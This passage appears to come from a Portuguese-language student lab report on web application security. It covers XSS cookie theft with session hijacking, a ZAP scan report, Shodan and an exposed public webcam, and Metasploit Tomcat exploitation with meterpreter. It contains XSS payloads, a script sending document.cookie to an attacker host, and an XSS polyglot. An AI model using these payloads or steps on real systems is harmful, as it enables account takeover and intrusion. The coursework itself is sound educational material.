O que acontece nesse caso é que a página deveria mostrar informações sobre **um** usuário que inserisse suas credenciais. Como forçamos um valor true, sem definir um usuário apenas, o sistema nos retornou as informações de todos os usuários cadastrados.

1. **Copie e cole um screenshot da execução de um experimento.**

****

1. **O que pode ser feito para impedir a exploração dessa vulnerabilidade?**

O mesmo descrito acima sobre sanitização.

**10) Você deve usar a ferramenta OWASP ZAP (Zed Attack Proxy) da Kali Linux. As ferramentas de scan de web são encontradas no menu Kali-Linux -> 03 - Web Applications Analysis - > owasp-zap. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta. Faça:**

1. **Coloque a URL da aplicação – http://IP OWASP/WackoPicko/ - e clique em “Attack”. A análise básica é iniciada. Demora um pouco (de 8 a 10 minutos) e você deve salvar o relatório gerado ao final do processo (opção Report -> Generate HTML Report). Os alertas (aba Alerts) vão listando as vulnerabilidades encontradas. Na aba Active Scan é possível ver os requests sendo enviados.**
2. **Comente o experimento e os resultados alcançados.**

No nosso resultado (arquivo anexado zap.html) temos 3 blocos:

* O resumo geral, mostrando quantos alertas de cada nível de risco foi encontrado;
* O resumo de alertas, mostrando quantas instancias de cada tipo de alerta foi encontrado, junto com seu nome e nível de risco;
* Detalhes do alerta, onde cada alerta é detalhado com sua descrição e urls/paths onde o alerta foi encontrado.

No resultado anexado (apêndice 1 ,também disponível no [link](https://docs.google.com/document/d/1Dzyu2DlI4xs1VYazZRrAfyii0rZ3Hg6dK-xo_hX90no/edit?usp=sharing)) , temos no total 31 alertas de risco alto, 33 de risco médio e 96 de risco baixo, alem de 6 alertas informativos apenas.

Dos alertas de risco alto, a maior parte (23 alertas) são de XSS em DOM, outros 3 são XSS refletidos e apenas 1 XSS persistente. Outros alertas de risco alto são os de injeção remota de comandos de SO e injeção de SQL.

1. **Envie anexo o relatório do experimento (salve em formato html).**

**O anexo foi copiado e colado no apêndice 1 deste documento, e disponibilizado no link como explicado acima.**


**11) Observe a lista de vulnerabilidades da aplicação Mutillidae disponível em http://IP DA Kali/mutillidae/index.php?page=./documentation/vulnerabilities.php. Agora você deve escolher duas vulnerabilidades do TOP 10 2017 da lista da OWASP e criar uma forma de ataque para cada uma das vulnerabilidades escolhidas. Assim, você deve criar dois ataques (devem ser diferentes dos ataques das questões 8 e 9). Documente os experimentos e mostre funcionando na apresentação. Na apresentação você também deve explicar as vulnerabilidades.**

**XSS (Cross Site Scripting) e MITM (Man In The Middle)**


XSS stored, ou persistent, é quando fazemos a inserção de um script em um local que não deveria aceitar, de uma maneira que ele fique guardado e possa ser visto por outros usuários em outras páginas. Geralmente acontecem em fóruns, comentários ou posts.

Man In The Middle funciona interceptando uma informação que estava indo de A para B, sem que A ou B saibam, e usando essa informação de maneira indevida, geralmente se passando por alguma das entidades.

O objetivo do ataque será ter acesso à conta de um usuário. Para isso, escolhi o usuário Simba:




Vamos fazer login na conta dele, como se fossemos ele mesmo, apenas para gerar o session ID:



Pronto. Agora, abriremos a página

*OWASP 2013 > A2 - Cross Site Scripting (XSS) > Reflected (First Order) > DNS Lookup*

Que é uma pagina que está suscetivel à nosso primeiro ataque, o de XSS.




O que vamos fazer é o seguinte:

1. Ver se a página está suscetível a XSS (aqui já sabemos que está, mas vamos fingir que não temos certeza)
2. Inserir um script que captura cookies nessa página (**XSS**)
3. Com o cookie do Simba capturado, usaremos o session ID para se passar por ele (**MITM**)


**Testando se a página é suscetivel à XSS**

Vamos ver se a inserção de um script (comando) em um ambiente de dados funciona. Para isso, usaremos um simples script de alert, que cria um modal com alguma informação na página:

| <script>alert("Hello")</script> |
| --- |

****

Ao clicar em “Lookup DNS” (o botão de submit), recebemos a tela:



Sucesso! A página realmente está suscetível a XSS. Podemos seguir com nosso ataque.


Agora vamos checar se:

1. a página tem um cookie
2. o cookie está acessível

Para isso, faremos uma pequena alteração no nosso script anterior. Ao invés de mostrar a mensagem “Hello”, tentaremos mostrar o cookie, usando:

| <script>alert(document.cookie)</script> |
| --- |

Ao rodar o script acima, a página mostra:



Perfeito, a página tem um cookie, o cookie está acessível e temos a session ID direto no cookie.


**Partindo para o ataque em si**

obs: Primeiro vamos instanciar um local na máquina que usaremos para atacar (kali) onde os cookies serão enviados. O tutorial mostra como fazer isso, para fins de não ocupar muito espaço aqui no trabalho, pularei essas etapas aqui.


Após a criação do local onde vão ser guardados os cookies interceptados e a criação do script que será usado (também disponível no tutorial), podemos prosseguir com o ataque:

No mesmo local que colocamos os scripts de alert, colocaremos um script que vai rodar o script que vai coletar os cookies do navegador e enviar para nossa máquina de ataque. O script está localizado dentro da máquina de ataque, então apontaremos o script do navegador para ele utilizando o IP da máquina:

| <SCRIPT>document.location='http://10.1.2.5/cgi-bin/logit.pl?'+document.cookie</SCRIPT> |
| --- |



E após clicar no botão, somos redirecionados para a seguinte página:




Apesar do erro, vemos na URL as seguintes informações:




**OBS:** tentando seguir o tutorial, o aluno não conseguiu as permissões necessárias do sistema para poder acessar o arquivo de captura de cookies. Pelo que foi pesquisado, o tutorial tem uma defasagem com o apache2 atual do mutillidae em relação à pasta root var/www. O aluno tentou alterar essas permissões, e tentou utilizar pastas diferentes, dentro dessa root, mas sem sucesso. Infelizmente não tenho conhecimento suficiente sobre os sistemas para poder ir mais afundo.

**edit:** após falar com o Lucas, foi levantada também a possibilidade de que o Apache tenha sido atualizada nesse ponto **justamente** por conta da vulnerabilidade, como consta no print abaixo:




De qualquer maneira, vamos pular a etapa e vamos fingir que conseguimos capturar os cookies na nossa pasta (apesar de estarmos pegando ele diretamente do que esta sendo mostrado na URL).

Agora, fazemos logout do usuario que estamos e usaremos a extensão Cookie Manager, do firefox, para criar um cookie novo:



Fazemos o mesmo com os outros cookies necessários, e temos:



Agora fechamos o firefox e abrimos novamente, para ao entrarmos na url do mutillidae, vermos que estamos automaticamente logados na conta do simba:



## Vulnerabilidades IoT

**12) Leia a reportagem com título “Find webcams, databases, boats in the sea using Shodan” disponível em https://www.securitynewspaper.com/2018/11/27/find-webcams-databases-boats-in-the-sea-using-shodan/. Responda:**


1. **O que é o Shodan e o que é possível fazer com este site?**

Shodan é um scanner que procura por dispositivos conectados à internet, como semaforos e cameras de observação, mas também coisas mais “perigosas” como estações de gás e geradores de energia nuclear, mostrando também a localização física deles.

Usando o Shodan, é possível achar vulnerabilidades em portas disponíveis em diversos sistemas.

1. **(Apresentação) Faça o registro no site, pesquise e liste algum dispositivo IoT que você encontrou.**

Procurando por *video game servers,* temos diversos resultados:



Curiosamente, todos os resultados tem a tag “honeypot”. Infelizmente, para se aprofundar nas tags no shodan é necessária uma conta enterprise, que é paga, mas pelas aulas que já tivemos imagino que esses sejam servidores honeypot.

**13) Conforme descrito na reportagem, acesse o link http://166.161.197.253:5001/cgi-bin/guestimage.html. É uma câmera Mobotix. Responda:**

1. **O que é possível visualizar?**

Um live stream de um outdoor situado na cidade de [York, na Pensilvania](https://www.google.com/maps/@39.9357825,-76.6921523,3a,30.1y,165.12h,90.03t/data=!3m7!1e1!3m5!1s4UVHysENZLM5OyGuuNNbFg!2e0!6shttps:%2F%2Fstreetviewpixels-pa.googleapis.com%2Fv1%2Fthumbnail%3Fpanoid%3D4UVHysENZLM5OyGuuNNbFg%26cb_client%3Dmaps_sv.tactile.gps%26w%3D203%26h%3D100%26yaw%3D55.136955%26pitch%3D0%26thumbfov%3D100!7i16384!8i8192).


1. **Um atacante poderia fazer o que com este acesso?**


As possibilidades são muitas, mas por exemplo:

Uma pessoa poderia cometer um crime (roubar uma pessoa, um carro) nesse local, logo atrás da camera, e coordenar o momento do crime com um sequestro desse livestream para algo gravado anteriormente. Assim, o primeiro criminoso poderia usar a gravação da camera como álibi de que ele não estava ali naquele momento, visto que ele não passou pela livestream.

## Metasploit

**14) Copie e cole o screenshot da sua tela ao realizar o experimento anterior. Depois, explique o experimento:**

****

****

1. **O que é o ataque do dicionário?**

O ataque de dicionário consiste em automatizar tentativas de login usando uma lista do tipo dicionario, onde a chave, que é o login, tem uma correspondência, que é a senha. O dicionário usado em exploits tem logins e senhas padrões e/ou mais usadas, como por exemplo root/root, tomcat/root, admin/admin e etc

1. **O que foi encontrado?**

Depois de diversos testes, foi encontrada a credencial de acesso ao tomcat na máquina OWASPBWA. As credencials foram root / owaspbwa (que sabemos que está correto, pois é o mesmo usado para acessar a VM)


1. **Qual foi a vulnerabilidade usada para obter esse resultado?**


Quebra de autenticação, numerada como A2 no OWASP top 10 2017


1. **Como pode ser explorado esse resultado?**

Tendo acesso às credenciais de login, é possível se apropriar indevidamente dos dados ali disponíveis, sem necessariamente precisar descriptografar algo ou passar por barreiras de software, pois para o sistema o atacante será de fato o administrador do sistema (ou a pessoa com os privilégios cedidos à credencial)

**15) Copie e cole o screenshot da sua tela de estabelecimento de sessão (inclua na imagem a parte dos IPs, data e hora dos experimentos). Agora, explique os experimentos respondendo perguntas:**

****

****

****

1. **Qual a vulnerabilidade que está sendo explorada?**

Quebra de autenticação

1. **O que faz o exploit para explorar a vulnerabilidade?**

Usando as credenciais que conseguimos antes (porém dessa vez já as colocando para serem utilizadas, ao invés de pedir para o metaexploit procura-las por dicionario), temos acesso via HTTP ao tomcat, e como temos a credencial de acesso conseguimos fazer o deploy do payload


1. **O que é o meterpreter?**

É uma ferramenta (em payload) do metaexploit usado para auxiliar no pós-invasão, permitindo e facilitando algumas ações como [15] parar o anti-vírus, fazer o dump dos hashes das senhas do sistema, migrar para outro processo, entre outras coisas.

1. **O que é possível fazer depois que o exploit é executado? Use pelo menos dois comandos do meterpreter listados com o comando help e explique cada um deles, colocando a imagem da execução dos seus comandos. Alguns comandos para máquinas Windows não funcionarão na máquina Linux.**


Depois que o exploit é executado, temos acesso - pelo meterpreter - para rodar comandos dentro do sistema host, aquele que invadimos, desde coisas simpels, como pegar informações do sistema, até invasões de privacidade e observação, como ligar e capturar imagens da webcam, tirar screenshots da tela do host, etc.

**Comando:** sysinfo - mostra algumas informações sobre a máquina host, como sistema operacional.



**Comando:** shell - abre o shell do SO alvo, permitindo comandos bash. No exemplo, ao digitarmos shell, ele abre o processo bash na maquina alvo, e após isso foram inseridos dois comandos básicos de linux:

* ifconfig: informações de ip e network
* ls: diretorios locais -> esse foi usado como demonstração de que podemos ter acesso aos dados do computador por aqui. Assim como o ls, podemos usar o mkdir, touch entre outros para adicionar, remover ou modificar arquivos.



# Apêndice 1

## Resultado ZAP

# **ZAP Scanning Report**

## 

### **Summary of Alerts**

### **Generated on Mon, 23 Aug 2021 18:57:16**

| **Risk Level** | **Number of Alerts** |
| --- | --- |
| High | 6 |
| Medium | 3 |
| Low | 5 |
| Informational | 2 |

### **Alerts**

| **Name** | **Risk Level** | **Number of Instances** |
| --- | --- | --- |
| Cross Site Scripting (DOM Based) | High | 23 |
| Cross Site Scripting (Persistent) | High | 1 |
| Cross Site Scripting (Reflected) | High | 3 |
| Remote OS Command Injection | High | 2 |
| SQL Injection | High | 2 |
| Buffer Overflow | Medium | 2 |
| Directory Browsing | Medium | 11 |
| X-Frame-Options Header Not Set | Medium | 20 |
| Absence of Anti-CSRF Tokens | Low | 26 |
| Cookie No HttpOnly Flag | Low | 1 |
| Cookie without SameSite Attribute | Low | 1 |
| Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) | Low | 35 |
| X-Content-Type-Options Header Missing | Low | 33 |
| Information Disclosure - Sensitive Information in URL | Informational | 1 |
| Timestamp Disclosure - Unix | Informational | 5 |

### **Alert Detail**

| **High (Medium)** | **Cross Site Scripting (DOM Based)** |
| --- | --- |
| Description | Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code. |
|  | |
| URL | http://10.1.2.6/WackoPicko/pictures/recent.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/users/home.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/passcheck.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
